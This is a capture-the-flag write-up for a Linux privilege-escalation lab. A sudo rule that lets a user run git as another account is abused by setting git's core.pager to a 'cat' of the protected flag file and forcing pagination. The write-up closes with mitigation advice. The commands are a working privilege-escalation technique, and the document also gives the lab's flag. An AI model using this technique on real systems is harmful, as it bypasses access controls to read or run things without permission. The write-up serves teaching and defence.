Privilege Escalation Lab1 - Linux Git Pager Abuse
- Box: Privilege Escalation Lab1
- Vulnerability: Sudo Abuse via Git
core.pagermisconfiguration - Flag:
ctf{esc4l4t!ng_pr!v!l3g3s}
1. Initial Recon
We are provided with a downloadable ZIP file (privilege_escalation_1.zip).
Unzipping it yields an SSH private key (id_ecdsa) and a username (username.txt containing the username user):
1
2
3
unzip privilege_escalation_1.zip
# Inflating: id_ecdsa
# Extracting: username.txt
We use these credentials to SSH into the target:
1
ssh -i id_ecdsa user@172.31.13.45 -p 323603
2. Privilege Escalation Vector

Once logged in, we check the directories and find the /home/ctf user directory. However, we do not have permission to read the flag inside it:
1
2
3
ls -la /home/ctf
cat /home/ctf/flag
# cat: /home/ctf/flag: Permission denied
Checking our sudo privileges:
1
sudo -l
Output:
1
2
3
4
5
Matching Defaults entries for user on ctf-rahulshashidhar-...:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on ctf-rahulshashidhar-...:
    (ctf : ctf) NOPASSWD: /usr/bin/git
3. Exploitation
The system allows our low-privileged user to run /usr/bin/git as the ctf account without entering a password.
Because git allows users to define custom programs to view long text files via the core.pager setting, this specific privilege rule can be abused to execute commands outside of Git’s intended behavior.
By modifying the ctf user’s global configuration, the core.pager utility is swapped from a standard text viewer to a file-reading command (cat /home/ctf/flag). When the -p (paginate) flag is used to force Git to look at its configuration list, Git executes that custom cat command under the security context of the ctf account, successfully bypassing the file permissions and printing the flag.
1
2
3
4
5
# Set the global git pager to cat the flag file
sudo -u ctf git config --global core.pager 'cat /home/ctf/flag'

# Trigger the pager by listing the config with pagination forced
sudo -u ctf git -p config --list
This successfully triggers the payload and prints the flag:
1
ctf{esc4l4t!ng_pr!v!l3g3s}
4. Mitigation
- Never grant
NOPASSWDsudo access to large binaries likegitthat have extensive subcommands, configuration options, or pagination features. - If necessary to run specific git commands as another user, wrap them in a bash script and restrict sudo access exclusively to that script.